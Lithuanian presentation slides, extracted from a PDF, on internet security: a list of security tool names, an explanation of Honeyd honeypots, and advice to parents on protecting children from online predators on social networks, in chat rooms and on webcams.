
Arpwatch
Nemesis
Tor
Fport
chkrootkit
Sara
Cheops
BASE
Argus
Sguil
Scanrand
IP Filter
Bastille

Technikams. Honeyd

Medaus puodynės (angl. „Honeypots“) yra tokios sistemos, kuriuose yra paliktas labai mažas saugumo lygis, kad būtų galima sugundyti atakuotoją. Toks būdas nukreiptų atakuotoją késintis į medaus puodynę, o ne į pagrindinę sistemą ir tokiu būdu būtų sulaikyta ataka. Medaus puodynė yra naudojama ne tik kaip spästai atakuotojui, tačiau ji yra panaudojama analizuoti atakoms, surinkti atakos naudojamus įrankius ir atakuotojo elgsenai.

Medaus puodynės tikslas yra priversti atakuotoją įdiegti savo atakos kodą. Tokiu būdu galima išanalizuoti kodą ir rasti sprendimą, kaip užkirsti kelią tokiai atakai. Vienas iš būdų atremti DDoS ataką pagrįstas tuo, kad kuomet tinkle yra aptinkama ataka, ta ataka yra nukreipiama tiesiogiai į medaus puodynę, tokiu būdu yra sustabdomas atakos poveikis, o medaus puodynėje atėjęs srautas yra analizuojamas ir yra nusprenčiama kokių tolimesnių veiksmų reikia imtis.

Technikams. Honeyd




Saugumo principai




- Pagrindinių žmogaus teisių, nuomonės reiškimo laisvės, privatumo ir asmens duomenų apsauga
- Prieiga visiems
- Demokratinis ir efektyvus valdymas
- Bendra atsakomybė užtikrinant saugumą

KAIP BŪTI SAUGIAM?



AR



Statistika

Piktavaliams žaliaj šviesą suteikia patys vaikai, talpindami informaciją apie save.

72% paauglių turi susikūrę savo profilį socialiniame tinkle ir beveik pusė jų

(47%) turi viešą profilį, kurį gali pamatyti bet kas. Paaugliai dažnai pateikia šią informaciją savo profiliuose socialiniuose tinkluose:

- Tikrą amžių (50%)
- Asmenines nuotraukas (62%)
- Miestą, kuriame gyvena (41%)
- Mokyklos pavadinimą/vietą (45%)
- Draugų vaizdo įrašus (16%)
- Savo pačių vaizdo įrašus (14%)
- Savo mobiliojo telefono numerį (14%)
- Vietas, kur jie paprastai lankosi (9%)

Virtuali “realybė”

 Paieškos rezultatai

Keisti paieška Nauja paieška

Austė, 16	Agnė, 16	Sandra, 18	Margarita, 16	Rita, 18	Edgariukas, ...	Eglė, 18	Eglė, 18	Dovile, 17
Ineta, 16	Eglė, 18	Dovile, 17	Skaiste, 16	Mantas, 18	Eimantė, 17	Ugnė, 17	Aurimas, 18	Paulina, 17
Rokas, 18	monika, 18	Mantas, 18	Kri, 17	Darius, 18	Simona, 15	Lauryna, 17	Justina, 18	Paula, 17
Rūta, 17	Ne Tavo Lel...	Kristina, 18	Simona, 18	Ieva, 18	Božena, 18	Lina, 18	Julija, 17	Nastinka, 18

✓ Skelbimas nutildytas. [Anuliuoti](#)
 Stengimės atiteityje rodyti labiau attitinkamus skelbimus.
 Padėkite mums rodyti geresnius skelbimus atnaujinę savo [skelbimu nustatymus](#).

Google

1 2 3 ... 48 »

Virš 1700
 (iki 18 m.)



Internetinio profilio pildymas

Informacijos profilyje pildymas leis kibernetiniam priekabiautojui matyti asmeninę informaciją apie vaiką: pavyzdžiui, tikrą vardą, telefono numerį, adresą, mokyklos pavadinimą, t. t., o tai suteiks galimybę jam sutikti vaiką realiame gyvenime.

Amžiaus reikalavimas socialiniams tinklalapiams, tokiems kaip “Facebook”, yra 13 metų. Tėvai turėtų patikrinti socialinio tinklalapio, kuriame registruoja vaikas, taisykles ir nurodymus.

Nuotraukų įsirašymas iš nežinomų šaltinių

Įsirašydami nuotraukas ar paveikslėlius galite parsisiųsti virusų, kurie pažeis jūsų kompiuterį, arba įsikelti „slapukų“, kurie leidžia jū suintėjams sekti, kur jūs ar jūsų vaikas lankotės internte bei kuriuos galima panaudoti jūsų vaiko identiškumui pavogti.



Atsakinėjimas į įrašus, kurie yra agresyvaus ar priekabiaujančio turinio



Šios žinutės dažnai spausdinamos paprasčiausiai siekiant, kad pamatyti, kas jas atsakys, ir testi pokalbiui

Nuotraukų talpinimas



Be to, kad bet kas gali pamatyti vaiką, jo veidas gali būti pridėtas prie kito kūno bei paviešintas visame internete, arba vaikas gali būti šantažuojamas jidéti daugiau nuotraukų.



Komentarų rašymas tinklaraščiuose ir socialiniuose tinklalapiuose.

“Facebook” ir kiti socialiniai tinklalapiai labai populiarūs tarp jaunų žmonių ir yra nauja teritorija teisėsaugai, mokykloms ir tėvams.

Paaugliai paprastai greitai prideda naujus asmenis į „draugus“, taip pašalindami svarbias saugumo savybes ir atskleisdami asmeninę informaciją nepažystamiems asmenims. Yra daug asmenų, kurie jdeda netikras savo nuotraukas, kad priartėtų prie jaunų žmonių, ir bando surengti asmeninius susitikimus.

Skaitydami komentarus vaiko tinklaraštyje, kibernetiniai priekabiautojai pastebėti vaiko silpnąsias vietas, pamatyti, ką jis mėgsta ar nemėgsta bei gali pritaikyti jo žinutes, kad nusitaikytų j tą vaiką.

Kalbėjimasis su nepažįstamais pokalbių svetainėse

CHAT ROOMS



Hi. You sound real cute!!
How old are you and what
do you like doing after school?



I am 14 and a bit of a fitness
fanatic, I often go power lifting
after school.

Internete meluoti paprasta. Atrodytų nekaltas pokalbis gali turėti kenksmingų slaptų motyvų. Netikėkite viskuo, ką jums kas nors sako pokalbių svetainėse.

Vaizdo kameros naudojimas




Vaizdo kamera yra dar vienas geras būdas asmeniniam susitikimui.

Bendraudamas per vaizdo kamerą, jūsų vaikas atveria jūsų namų duris ir taip leidžia visiškai nepažistamam asmeniui matyti, kas juose dedasi.

Piktavalis panaudos viską, ką mato, kad pasinaudotų vaiku. Jie gali įrašyti vaizdo įrašą, kurį vaikas siunčia, ir leisti jį pamatyti visam pasauliui arba paprasčiausiai palaukti ir vėliau panaudoti jį prieš vaiką.

Jūs paliekate pėdsakus internete...





Klausimai?